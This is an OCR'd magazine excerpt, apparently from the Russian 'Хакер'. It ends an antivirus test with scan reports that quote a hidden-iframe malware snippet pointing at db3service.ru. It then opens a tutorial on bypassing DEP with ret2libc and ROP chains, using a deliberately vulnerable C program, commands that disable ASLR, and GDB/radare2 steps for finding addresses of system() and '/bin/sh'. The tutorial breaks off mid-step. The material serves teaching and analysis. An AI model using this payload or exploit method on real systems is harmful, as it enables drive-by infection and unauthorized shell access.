SiteCheck Results | Website Details | Blacklist Status

Warning: Malicious Code Detected on This Website!

Website: ali59000.free.fr

Status: Infected With Malware. Immediate Action is Required.

Web Trust: Blacklisted (10 Blacklists Checked): Indicates that a major security company (such as Google, McAfee, Norton, etc) is blocking access to your website for security reasons. Please see our recommendation below to fix this issue and restore your traffic.


Scan	Result	Severity	Recommendation
Website Blacklisting	Detected	Critical	CLEAN UP Clean Up & Remove Blacklisting
Malware	Detected	Critical	GET YOUR SITE CLEANED

ISSUE DETECTED	DEFINITION	INFECTED URL
Website Malware	MW:IFRAME:HD202?v02	http://ali59000.free.fr/ (View Payload)
Website Malware	MW:BLK:2	http://ali59000.free.fr (View Payload)

```
Hidden Iframes. Details: http://sucuri.net/malware/entry/MW:IFRAME:HD202?v02
<iframe src="http://db3service.ru/in.php?a=QQkFBwQEAAADBgAGEkcJBQcEAQMABQEEDQ==" width="0" height="0" frameborder="0"
>
*Known javascript malware. Details: http://labs.sucuri.net/db/malware/malware-entry-mwjs150?v40
```

Отчет Sucuri о зараженной странице из теста № 5

Анализатор Quttera находит до восемнадцати инфицированных файлов на сайтах из списка.


Quttera
Home
Products
Partners
Plans & Pricing
About Us
Quttera Labs

Free Online Website Malware Scanner

check website for malware and vulnerability exploits online

Sitescan report | Scanned files analysis | Additional information | Blacklisting status

Warning: Malware Detected On This Website!

ORDER WEBSITE CLEAN UP AND MALWARE REMOVAL!

Normalized URL: http://youthsprout.com:80

Submission date: Fri Sep 16 21:25:33 2016

Server IP address: 192.185.91.95


Country: United States

Server: nginx/1.10.1

Malicious files: 18

18 инфицированных файлов на веб-странице из теста № 7

На гифки с сайта в шестом тесте реагирует даже «Защитник Windows», если его включить.


virustotal
SHA256
Имя файла:
pause.gif
Показатель выявления:
33 / 55
Дата анализа:
Анализ
Сведения о файле
Дополнительные сведения
Комментарии
Голосование
Антивирус
Результат
Дата обновления
AVware
Ad-Aware
AhnLab-V3
Arcabit
Avast
Avira (no cloud)
BitDefender
Trojan.Iframe.LI
HTML/Iframe.era
20160916
Перезапустите компьютер
Windows Defender обнаружил [Trojan:Win32/Giframe.A] в [pause.gif]. Чтобы удалить этот элемент, перезапустите компьютер.
Перезапустить сейчас

Даже Windows Defender видит зараженную гифку

В них используется интересный механизм сокрытия вредоносного кода. При открытии сайта загружается кнопка equal.gif и другие гифки, содержащие инжект джава-скрипта. Скрипт последовательно перенаправляет браузер на другие зараженные веб-страницы через iframes. Пример кода ниже:

```
<iframe src="http://www.[infected_site]/↵
    [infected.page]" width=0 height=0></iframe>
<?ob_start()?><iframe src="[infected_site]/↵
    [infected.page]" width=0 height=0></iframe>
```

Как видишь, угрозы были подобраны вполне реальные, и на момент проверки все они были актуальны. Просто никто из участников сегодняшнего тестирования не заметил их в упор. Мы не искали зубастых зловредов и не создавали какой-то особой ситуации — наоборот, имитировали обычный веб-серфинг на новом компьютере. Именно с защитой от веб-угроз участники сегодняшнего теста не справились.

Возможно, они среагировали бы на уже проникших в систему зловредов, но активного заражения не происходило. В одних случаях при загрузке инфицированной веб-страницы возникала ошибка выполнения сценария, а в других просто отсутствовали нужные троянам уязвимые компоненты.

Вопрос о том, как именно защитные программы должны реагировать на веб-угрозы, всегда был спорным. Отмечу лишь, что антивирусы от Fortinet, Kaspersky, Sophos, Symantec и многие другие действуют иначе — с акцентом на превентивные меры. Они проверяют репутацию сайта еще до перехода пользователя на него, а затем сканируют весь код веб-страницы до ее передачи браузеру. В случае опасности они просто заменяют ее своей заглушкой. Если же вместо превентивного алгоритма использовать реактивный (не в смысле быстрый, а срабатывающий при попытке заражения), то мы получим вот таких подслеповатых сторожей. Каких-то троянов они смогут остановить, а каких-то не распознают. Проще не давать пользователю самой возможности «выстрелить себе в ногу».

DANGER

Заражение редко удается распознать по внешним признакам. Многие бэкдоры внедряются скрытно и так же незаметно действуют, успешно обманывая антивирусные сканеры. Даже если антивирус определил и заблокировал какую-то угрозу, нет гарантии, что другая в это же время не получила контроль над системой.

WWW


Anvi Smart Defender Free

Baidu Antivirus 2015 Free

Immunet AntiVirus Free

Zillya! Антивирус бесплатный

→



НАСАЖИВАЕМ DEP

RET2LIBC И ROP-ЦЕПОЧКИ ПРОТИВ DATA EXECUTION PREVENTION

Семён Уваров
simonuvarov@gmail.com


В прошлой статье мы с тобой начали погружаться в мир шелл-кодинга для 64-битных *nix-систем. Пора развить эту тенденцию, ведь это журнал «Хакер»! Сегодня мы напишем эксплоит для обхода технологии DEP. Для этого рассмотрим две техники: ret2libc и ROP-цепочки.

ИНСТРУМЕНТАРИЙ

Сегодня нам понадобятся:

1. Python Exploit Development Assistence for GDP.
2. Radare2.
3. GDB.

Для демонстрации уязвимости напишем простую программу на `C`:



```
#include <stdio.h>
int main(int argc, char *argv[]) {
  char buf[256];
  read(0, buf, 400);
}
```

Компилируем ее:

```
# gcc -fno-stack-protector rop.c -o rop
```

Так как обход ASLR — тема отдельной статьи, то временно отключаем его командой

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

Чтобы проверить, действительно ли ASLR отключен, введем команду `ldd <путь_к_исполняемому_файлу>`. Должны получить что-то вроде

```
linux-vdso.so.1 (0x00007ffff7ffa000)
libc.so.6 => /usr/lib/libc.so.6 (0x00007ffff7a3c000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7dda000)
```

Если еще раз ввести команду, то адреса останутся такими же (указаны в скобках).

Коротко о DEP

В прошлой статье мы намеренно отключили DEP, чтобы можно было запустить наш шелл-код. Сегодня мы так делать не будем, а вместо этого попробуем его обойти.

DEP работает следующим образом: память, которая не должна исполняться (например, стек), помечается специальным битом NX. Если ты попробуешь запустить код из памяти с установленным битом NX, то вызовется исключение. Это не позволяет использовать эксплоиты, которые просто передают управление на шелл-код. Для обхода DEP/NX и существуют крутые техники, такие как return-oriented programming (*кстати, почитай на досуге кое-что из нашего старенького: тыц и дыц. — Прим. ред.*) и ret2libc. Более подробно о них расскажу чуть ниже.

Твой первый ROP или ret2libc

В классическом 32-битном случае ret2libc требует создания фейкового стека со всеми необходимыми параметрами для вызова функции из libc. Например, можно вызвать функцию `system()` и передать ей строку `/bin/sh`.

Как ты помнишь из предыдущей статьи, в 64-битной системе первые шесть параметров передаются через регистры `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`. Все остальные параметры передаются через стек. Таким образом, для того чтобы вызвать функцию из libc, нам сначала необходимо присвоить регистрам нужные значения. Для этого мы и будем использовать ROP.

ROP (return-oriented programming) — это технология, которая позволяет обходить NX-бит. Идея ROP-цепочек довольно проста. Вместо того чтобы записывать и исполнять код на стеке, мы будем использовать так называемые гаджеты.

Гаджет — это короткая последовательность команд, которые заканчиваются инструкцией `ret`. Комбинируя такие команды, мы можем добиться исполнения кода.

При помощи гаджетов мы можем:

- записывать константу в регистр, например `pop rax; ret;`;
- брать значение из памяти и записывать в регистр, например `mov [rax], rcx; ret;`;
- копировать значение в память, например `mov rbx, [rcx]; ret;`;
- выполнять различные арифметические операции, например `xor rax, rax; ret;`;
- делать syscall.

Наш эксплоит будет сравнительно простым. Он будет вызывать `system('/bin/sh')`. Для этого нам необходимо узнать:

- адрес функции `system()`. Мы отключили ASLR, таким образом, он не будет меняться при перезапуске;
- адрес строки '/bin/sh' в памяти (или, другими словами, указатель на строку);
- адрес ROP-гаджета, который скопирует адрес строки '/bin/sh' в регистр `rdi` (через него передается первый параметр функции);
- номер байта, после записи которого начинает перезаписываться регистр `rip`.

Для того чтобы найти адрес функции `system()`, воспользуемся отладчиком GDB — введем `gdb rop`.
Затем запустим нашу программу:

```
gdb-peda$ start
```

Получим адрес функции `system()`:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x7ffff7a7b4d0 <system>
```

Получим указатель на строку '/bin/sh':

```
gdb-peda$ find '/bin/sh'
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0x7ffff7b9d359 --> 0x68732f6e69622f ('/bin/sh')
```

Записываем полученные адреса на листочек или в блокнот (у тебя они могут отличаться). Теперь нам нужен гаджет, который скопирует значение `0x7ffff7b9d359` в регистр `rdi`. Для этого воспользуемся `radare2`. Запускаем `r2 rop` и затем ищем нужный гаджет:

```
[0x00400400]> /R pop rdi
    0x004005a3                  5f  pop rdi
    0x004005a4                  c3  ret
```

Этот гаджет нам подходит. Он возьмет значение из стека и запишет его в регистр `rdi`. Сохрани его адрес.

Осталось узнать, сколько надо записать «мусора» перед нашим эксплоитом, чтобы управление передалось по правильному адресу. Для этого создадим паттерн длиной 400 символов и запишем его в файл pattern.txt:

```
gdb-peda$ pattern_create 400 pattern.txt
Writing pattern of 400 chars to filename "pattern.txt"
```

Теперь запустим в GDB нашу уязвимую программу и подадим ей на вход полученный паттерн:

```
gdb-peda$ r < pattern.txt
```

Мы получим ошибку «Program received signal SIGSEGV, Segmentation fault». Нам необходимо посмотреть значение, на которое указывает регистр RSP. В моем случае это выглядит как:

```
